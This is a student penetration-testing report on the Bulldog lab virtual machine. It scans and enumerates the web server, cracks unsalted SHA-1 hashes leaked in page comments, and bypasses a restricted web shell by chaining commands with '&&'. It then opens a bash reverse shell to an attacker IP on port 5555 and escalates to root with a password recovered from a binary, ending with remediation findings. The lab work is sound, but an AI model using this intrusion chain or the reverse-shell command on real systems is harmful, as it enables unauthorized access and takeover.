

# Penetration Testing

## Assignment 05

---

### *Website Scan*

---

# Introduction

As part of asset evaluation, the new owners of Bulldog Industries have requested assistance in ensuring a more secure relaunch. The website contains several critical security flaws. It is hosted as a Django application, and the webserver is hosted on an outdated version of Ubuntu Linux.

The goal of this website scanning assessment is to seek out and verify vulnerabilities contained within the webserver. From there, a recommendation will be crafted to determine whether Bulldog Industries can be salvaged in its current iteration, or if a complete from-the-ground-up rebuild is required. To meet this goal, the scope of this assessment is to verify and confirm the potential for exploitation. This will be accomplished via procedures and practices related to black-box penetration testing. As part of completion, ports will be scanned, directories will be enumerated, and a full examination of the web application will be conducted.

## List of Tools to be Used

| Tool                                                | Purpose                                          |
|-----------------------------------------------------|--------------------------------------------------|
| <b>nmap</b>                                         | Service and Port Scanning                        |
| <b>wapiti</b>                                       | Black Box Web Vulnerability Scanner              |
| <b>nikto</b>                                        | Web Server Vulnerability Scanner                 |
| <b>DirBuster</b>                                    | Directory brute-forcing                          |
| <b>curl</b>                                         | Grab webpage plaintext                           |
| <b>nano</b>                                         | Basic text editor for formatting                 |
| <b>Firefox</b>                                      | View webpages / inspect source (F12)             |
| <b>hash-identifier</b>                              | To verify which type of hash is in use.          |
| <b>john the ripper</b>                              | Password hash cracking                           |
| <b>wordlists</b>                                    | Large lists of common directories and passwords. |
| <b>netcat (nc)</b>                                  | To verify OpenSSH version                        |
| <b>Web-Shell</b><br>(Bulldog webpage at /dev/shell) | To exploit into a reverse-shell.                 |

# Phase I: Scanning

## Bulldog OVA IP:

192.168.43.128



**Step One:** An aggressive **nmap** scan is performed with OS detection.

***nmap -A -O 192.168.43.128***

```
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
Copy Paste Find
(root@ap)-[~]
# nmap -A -O 192.168.43.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-04 02:30 AST
Nmap scan report for 192.168.43.128
Host is up (0.00036s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
23/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 20:8b:fc:9e:d9:2e:28:22:6b:2e:0e:e3:72:c5:bb:52 (RSA)
|   256  cd:bd:45:d8:5c:e4:8c:b6:91:e5:39:a9:66:cb:d7:98 (ECDSA)
|_  256  2f:ba:d5:e5:9f:a2:43:e5:3b:24:2c:10:c2:0a:da:66 (ED25519)
80/tcp    open  http      WSGIServer 0.1 (Python 2.7.12)
|_ http-server-header: WSGIServer/0.1 Python/2.7.12
|_ http-title: Bulldog Industries
8080/tcp  open  http      WSGIServer 0.1 (Python 2.7.12)
|_ http-server-header: WSGIServer/0.1 Python/2.7.12
|_ http-title: Bulldog Industries
MAC Address: 08:00:27:7A:99:89 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.36 ms  192.168.43.128

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.90 seconds
```

## Key Information:

**Open Ports:** 23/tcp, 80/tcp, 8080/tcp

- **23/tcp** - **OpenSSH 7.2p2** Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
- **80/tcp** – **WSGIServer 0.1 (Python 2.7.12)**, titled **Bulldog Industries**.
- These versions of **OpenSSH**, **Ubuntu**, **WSGIServer** and **Python** are **outdated**.

**Step Two:** A **wapiti** black box scan was conducted, generating a vulnerability report.

**wapiti -u http://192.168.43.128**

[illegible]

The vulnerability report shows **Content Security Policy**, **X-XSS-Protection**, **X-Content-Type-Options**, and **Strict-Transport-Security** have all not been set up. Each one of these missed configurations constitutes a vulnerability.

### Step Three: A **nikto** scan is performed to seek out live directories.

```
nikto -h http://192.168.43.128
```

```
(alex@ap)-[~]
$ nikto -h http://192.168.43.128
- Nikto v2.5.0

+ Target IP: 192.168.43.128
+ Target Hostname: 192.168.43.128
+ Target Port: 80
+ Start Time: 2026-03-04 14:49:51 (GMT-4)

+ Server: WSGIServer/0.1 Python/2.7.12
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Python/2.7.12 appears to be outdated (current is at least 3.9.6).
+ WSGIServer/0.1 appears to be outdated (current is at least 0.2).
+ /dev/: This might be interesting.
+ 8106 requests: 4 error(s) and 4 item(s) reported on remote host
+ End Time: 2026-03-04 14:51:04 (GMT-4) (73 seconds)

+ 1 host(s) tested
```

The **nikto** scan confirmed the existence of an open **/dev/** directory.

**Step Four: DirBuster** and **directory wordlists** used to perform brute-force.

***dirbuster dir -u http://192.168.43.128***


```
(alex@ap)-[~]
$ dirbuster dir -u http://192.168.43.128 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
DirBuster: invalid option -- w
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
File found: /notice - 301
File found: /static/js/jquery.min.js - 200
File found: /static/js/bootstrap.js - 200
Dir found: /admin/ - 302
Dir found: /admin/auth/ - 302
Dir found: /admin/auth/group/ - 302
Dir found: /admin/login/ - 200
Dir found: /dev/ - 200
Dir found: /admin/auth/user/ - 302
```

## Found Directories:

| Directory                | Status Code           | Accessible via Browser? |
|--------------------------|-----------------------|-------------------------|
| /                        | 200 OK                | No.                     |
| /notice                  | 301 Moved Permanently | Yes.                    |
| /static/js/jquery.min.js | 200 OK                | No.                     |
| /admin/                  | 200 OK                | 403 Forbidden           |
| /admin/auth/             | 302 FOUND             | 403 Forbidden           |
| /admin/auth/group        | 302 FOUND             | 403 Forbidden           |
| /admin/login/            | 200 OK                | Yes.                    |
| /dev/                    | 200 OK                | Yes.                    |
| /admin/auth/user/        | 302 FOUND             | 403 Forbidden           |

# Phase II: Enumeration

**Step One** – Using **Firefox**, the webpage **192.168.43.128/dev/** was visited.




**Step Two** – Upon examining the Page Source (**Right-click View Source**), the following information was discovered:

```
<!--Need these password hashes for testing. Django's default is too complex-->
<!--We'll remove these in prod. It's not like a hacker can do anything with a hash-->
Team Lead: alan@bulldogindustries.com<br><!--6515229daf8dbdc8b89fed2e60f107433da5f2cb-->
Back-up Team Lead: william@bulldogindustries.com<br><br><!--38882f3b81f8f2bc47d9f3119155b05f954892fb-->
Front End: malik@bulldogindustries.com<br><!--c6f7e34d5d08ba4a40dd5627508ccb55b425e279-->
Front End: kevin@bulldogindustries.com<br><br><!--0e6ae9fe8af1cd4192865ac97ebf6bda414218a9-->
Back End: ashley@bulldogindustries.com<br><!--553d917a396414ab99785694afd51df3a8a8a3e0-->
Back End: nick@bulldogindustries.com<br><br><!--ddf45997a7e18a25ad5f5cf222da64814dd060d5-->
Database: sarah@bulldogindustries.com<br><!--d8b8dd5e7f000b8dea26ef8428caf38c04466b3e-->
```

These are the **password hashes** corresponding to each member's email accounts.

### Step Three – With `curl`, these hashes were pulled and placed into a txt file called “*devhashes.txt*”

```
curl -s http://192.168.43.128/dev/ | grep @ > devhashes.txt
```



The screenshot shows a terminal window with a dark background. At the top, there is a title bar that reads "- : sudo -i — Konsole". Below the title bar is a menu bar with the following items: File, Edit, View, Bookmarks, Plugins, Settings, and Help. Below the menu bar is a toolbar with two icons: a document icon labeled "New Tab" and a split view icon labeled "Split View" with a dropdown arrow. The terminal content shows two commands being executed in a root shell. The first command is `curl -s http://192.168.43.128/dev/ | grep @> devhashes.txt`. The second command is `nano devhashes.txt`, which is shown with a cursor at the end of the line.

```
$ -  
- : sudo -i — Konsole  
File Edit View Bookmarks Plugins Settings Help  
New Tab Split View  
(root@ap)-[~]  
# curl -s http://192.168.43.128/dev/ | grep @> devhashes.txt  
(root@ap)-[~]  
# nano devhashes.txt
```

**Step Four** – **nano** was used to ensure proper formatting.

```
~  
- : sudo -i — Konsole  
File Edit View Bookmarks Plugins Settings Help  
+ New Tab Split View  
GNU nano 8.2 devhashes.txt *  
Team Lead: alan@bulldogindustries.com:6515229daf8dbdc8b89fed2e60f107433da5f2cb  
Back-up Team Lead: william@bulldogindustries.com:38882f3b81f8f2bc47d9f3119155b05f954892fb  
Front End: malik@bulldogindustries.com:c6f7e34d5d08ba4a40dd5627508ccb55b425e279  
Front End: kevin@bulldogindustries.com:0e6ae9fe8af1cd4192865ac97ebf6bda414218a9  
Back End: ashley@bulldogindustries.com:553d917a396414ab99785694afd51df3a8a8a3e0  
Back End: nick@bulldogindustries.com:ddf45997a7e18a25ad5f5cf222da64814dd060d5  
Database: sarah@bulldogindustries.com:d8b8dd5e7f000b8dea26ef8428caf38c04466b3e
```

**Step Five** – With **hash-identifier**, the hashes were suggested to most likely be encoded with **unsalted, single-way SHA-1**.

```
$ hash-identifier #####  
#  
#           #           #           #  
#           #           #           #  
#           #           #           #  
#           #           #           #  
#           #           #           #  
#           #           #           #  
#           #           #           #  
#           #           #           #  
#           #           #           #  
##### v1.2  
# By Zion3R #  
# www.Blackexploit.com #  
# Root@Blackexploit.com #  
#####  
  
HASH: 6515229daf8dbdc8b89fed2e60f107433da5f2cb  
  
Possible Hashes:  
[+] SHA-1  
[+] MySQL5 - SHA-1(SHA-1($pass))
```



**Step Six** – Using **john the ripper**, the **SHA-1** hashes were cracked successfully with the **rockyou.txt** wordlist.

*John devhashes.txt -format=Raw-SHA1 -wordlist=/usr/share/wordlists/rockyou.txt*

```

- : sudo -i — Konsole

File Edit View Bookmarks Plugins Settings Help

+ New Tab Split View Copy Paste Find


(root@ap)-[~]
# john devhashes.txt -format=Raw-SHA1 -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
bulldog (Back End nick@bulldogindustries.com)
bulldoglover (Database sarah@bulldogindustries.com)
2g 0:00:00:00 DONE (2026-03-04 02:47) 2.857g/s 20490Kp/s 20490Kc/s 115888Kc/s xCvBnM, .. *7iVamos!
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
```

This reveals **two passwords**:

| Email                       | Role     | Password     |
|-----------------------------|----------|--------------|
| nick@bulldogindustries.com  | Back End | bulldog      |
| sarah@bulldogindustries.com | Database | bulldoglover |

## Phase III: Exploitation

**Step One** – With **Nick’s** credentials, the admin panel can now be logged into.





**Step Two** – The **Web-Shell interface** at **/dev/shell/** is now visible with working Back End credentials. The shell attempts to limit commands by restricting terminal use to **six “valid” commands**.

To test the depth of these restrictions, **“cat /etc/passwd”** was run to determine if it would list all user accounts.

```
Command : cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuid:x:108:112::/run/uuid:/bin/false
dnsmasq:x:109:65534:dnsmasq,,:/var/lib/misc:/bin/false
bulldogadmin:x:1000:1000:bulldogadmin,,:/home/bulldogadmin:/bin/bash
django:x:1001:1001:,,:/home/django:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
```

**Step Three** - This shell locks the ability to pipe with **semi-colons**.

This does not, however, prevent commands from being piped with **&&**, which allows continuation of a pipeline as long as the first command is successful. This was tested with **“ls && whoami && ls /home/”** to verify the current directory, accounts with directories, and the user that the Web-Shell acts as.

This means that any command, even a **reverse shell**, should work.

---

```
Command : ls && whoami && ls /home/
```

```
backpipe
bulldog
db.sqlite3
manage.py
django
bulldogadmin
django
```

**Step Four** – The command “**ls && id**” shows that **django** is a **sudoer**.

```
Command : ls && id
```

```
backpipe
bulldog
db.sqlite3
manage.py
uid=1001(django) gid=1001(django) groups=1001(django),27(sudo)
```

**Step Five** – “**ls -la /home/bulldogadmin**” checks the directory’s contents.

```
Command : ls -la /home/bulldogadmin
```

```
total 40
drwxr-xr-x 5 bulldogadmin bulldogadmin 4096 Sep 21  2017 .
drwxr-xr-x 4 root        root          4096 Aug 24  2017 ..
-rw-r--r-- 1 bulldogadmin bulldogadmin  220 Aug 24  2017 .bash_logout
-rw-r--r-- 1 bulldogadmin bulldogadmin 3771 Aug 24  2017 .bashrc
drwx----- 2 bulldogadmin bulldogadmin 4096 Aug 24  2017 .cache
drwxrwxr-x 2 bulldogadmin bulldogadmin 4096 Sep 21  2017 .hiddenadmindirectory
drwxrwxr-x 2 bulldogadmin bulldogadmin 4096 Aug 25  2017 .nano
-rw-r--r-- 1 bulldogadmin bulldogadmin  655 Aug 24  2017 .profile
-rw-rw-r-- 1 bulldogadmin bulldogadmin   66 Aug 25  2017 .selected_editor
-rw-r--r-- 1 bulldogadmin bulldogadmin    0 Aug 24  2017 .sudo_as_admin_successful
-rw-rw-r-- 1 bulldogadmin bulldogadmin  217 Aug 24  2017 .wget-hsts
```

**Step Six** – “**ls -la /home/bulldogadmin/.hiddenadmindirectory**” checks the newly discovered hidden directory.

```
Command : ls -la /home/bulldogadmin/.hiddenadmindirectory/
```

```
total 24
drwxrwxr-x 2 bulldogadmin bulldogadmin 4096 Sep 21  2017 .
drwxr-xr-x 5 bulldogadmin bulldogadmin 4096 Sep 21  2017 ..
-rw-r--r-- 1 bulldogadmin bulldogadmin 8728 Aug 26  2017 customPermissionApp
-rw-rw-r-- 1 bulldogadmin bulldogadmin  619 Sep 21  2017 note
```

**Step Seven** – “`cat /home/bulldogadmin/.hiddenadmindirectory/note`” shows the contents of the note found in the directory. This reveals that “**customPermissionApp**” likely contains an obscured password.

```
Command : cat /home/bulldogadmin/.hiddenadmindirectory/note
```

Nick,

I'm working on the backend permission stuff. Listen, it's super prototype but I think it's going to work out great. Literally run the app, give your account password, and it will determine if you should have access to that file or not!

It's great stuff! Once I'm finished with it, a hacker wouldn't even be able to reverse it! Keep in mind that it's still a prototype right now. I am about to get it working with the Django user account. I'm not sure how I'll implement it for the others. Maybe the webserver is the only one who needs to have root access sometimes?

Let me know what you think of it!

-Ashley

**Step Eight** – The command “`ls && strings`”  
“`/home/bulldogadmin/.hiddenadmindirectory/customPermissionApp`” reveals the contents of the application.

```
Command : ls && strings "/home/bulldogadmin/.hiddenadmindirectory/customPermissionApp"
```

```
backpipe
bulldog
db.sqlite3
manage.py
/lib64/ld-linux-x86-64.so.2
32S0-t
libc.so.6
puts
__stack_chk_fail
system
__libc_start_main
__gmon_start__
GLIBC_2.4
GLIBC_2.2.5
UH-H
SUPERultH
imatePASH
SWORDyouH
CANTget
dH34%{
AWAVA
AUATL
[]A\A]A^A_
Please enter a valid username to use root privileges
Usage: ./customPermissionApp <username>
sudo su root
```

Within this program, the password can be assembled through context clues. The highlighted entries are intentional-looking, and can be concatenated to become:

***“SUPERultHimatePASHSWORDyouHCANTget”***

Typically, null bytes like “\0” are used to align chunks of strings.

This creates extra characters when pulling binary information.

Here, it means a few extra “H’s”, meaning if we take those out, we get:

***“SUPERultimatePASSWORDyouCANTget”***

**Step Nine** – To establish a reverse shell, **netcat (nc)** is used to establish a **Listening Port** from an **attacker device. (192.168.43.129)**

***nc -nlvvp 5555***

```
(root@ap)-[~]  
# nc -nlvvp 5555  
listening on [any] 5555 ...
```

**Step Ten** – With an understanding of how the Web-Shell restrictions work, and now a Listening Port established, a **reverse shell** can be set up for further access.

***“ls && echo ‘bash -i >/dev/tcp/192.168.43.129/5555 0>&1’ | bash”***

- “echo” prints the information in the single parentheses as a literal string.
- “bash -i” starts an interactive shell
- “>/dev/tcp/192.168.43.129/5555” opens a TCP connection to an **attacker’s IP** with a **port** that is in **listening** mode.
- “| bash” reads the output of the echo string in a new bash instance, which executes the printed command.

All commands are run on the server itself, so it is very important to update Web-Shell as soon as possible if a vulnerability is discovered.

ls && echo 'bash -i >& /dev/tcp/192.168.43.129/5555 0>&1' | bash

Run

Once executed, shell access is granted to the attacker machine with no Web-Shell restrictions.

```
django@bulldog:/home/django/bulldog$
```

**Step Eleven** – To **escalate** privileges to **root**, the terminal is upgraded to **TTY**. This is done with the **Python PTY module**:

***python -c ‘import pty; pty.spawn(“/bin/bash”)’***

```
django@bulldog:/home/django/bulldog$ python -c 'import pty; pty.spawn("/bin/bash")'  
</bulldog$ python -c 'import pty; pty.spawn("/bin/bash")'  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.
```

```
bash: /root/.bashrc: Permission denied  
django@bulldog:/home/django/bulldog$
```

**Step Twelve** – After PTY is run, the reverse shell is **suspended** with **CTRL+Z**. The command “**stty raw -echo; fg**” is used to change terminal settings. In “**raw**” mode, the shell has more complete control over the terminal. Then, once back in the **django** shell, “**export TERM=xterm-256color**” is used to align the terminal type to have **full, fluent control**.

```
(root@ap)-[~]
# stty raw -echo; fg
[1] + continued nc -nlvvp 5555

django@bulldog:/home/django/bulldog$ export TERM=xterm-256color
```

**Step Thirteen** – Now that all of the conditions have been met, “**sudo -i**” can be used to **switch to the root user**, and the password “**SUPERultimatePASSWORDyouCANTget**” **worked**, granting **root permissions** over the system.

```
django@bulldog:/home/django/bulldog$ sudo -i
[sudo] password for django:
root@bulldog:~#
```

**Step Fourteen** – To verify the compromise, commands “**whoami**” and “**id**” are used. This shows that the current user is, in fact, root:

```
root@bulldog:~# whoami
root
root@bulldog:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bulldog:~#
```

For further verification, exploration of the root directory can be done with:

***ls -la /root***

```
root@bulldog:~# ls -la /root
total 36
drwx----- 3 root root 4096 Sep 21 2017 .
drwxr-xr-x 24 root root 4096 Aug 26 2017 ..
-rw----- 1 root root 378 Sep 21 2017 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw-r--r-- 1 root root 288 Sep 21 2017 congrats.txt
drwxr-xr-x 2 root root 4096 Aug 24 2017 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 66 Aug 24 2017 .selected_editor
-rw----- 1 root root 1065 Sep 21 2017 .viminfo
root@bulldog:~# cat /root/congrats.txt
Congratulations on completing this VM :D That wasn't so bad was it?

Let me know what you thought on twitter, I'm @frichette_n

As far as I know there are two ways to get root. Can you find the other one?

Perhaps the sequel will be more challenging. Until next time, I hope you enjoyed!
root@bulldog:~#
```

# Summary of Findings:

**Bulldog Industries** is not ready for relaunch.

This penetration test revealed that there are several issues that should be worth considering before going live:

- The applications in use by the webserver are outdated, majorly increasing its attack surface. It uses old versions of **Ubuntu**, **OpenSSH**, **Python**, and **WSGIServer**.
- The webserver is missing several security headers, including **CSP**, **X-XSS-Protection**, and **HSTS**.
- It has **password hashes** available in the source of a webpage through HTML comments.
- These hashes had **poor cryptography**. Unsalted SHA-1 can be cracked with a common wordlist.
- The site itself is designed without effective security considerations. The efficacy of the **Web-Shell**'s restrictions are comparable to a toothpick holding up a dam. It's methods of restricting commands are somewhat existent, but even if proper adjustments are made, the concept is **prone to abuse**.
- The **Web-Shell interface** can allow viewing of **hardcoded root credentials**, which are visible in plaintext.

These issues are an array of fundamental design flaws, and patching them would be inefficient compared to starting from scratch.

A fresh rebuild would allow for proper input validation and a hardened server configuration. This cannot be done with the current architecture.

*The final recommendation for Bulldog Industries:*

**REBUILD.**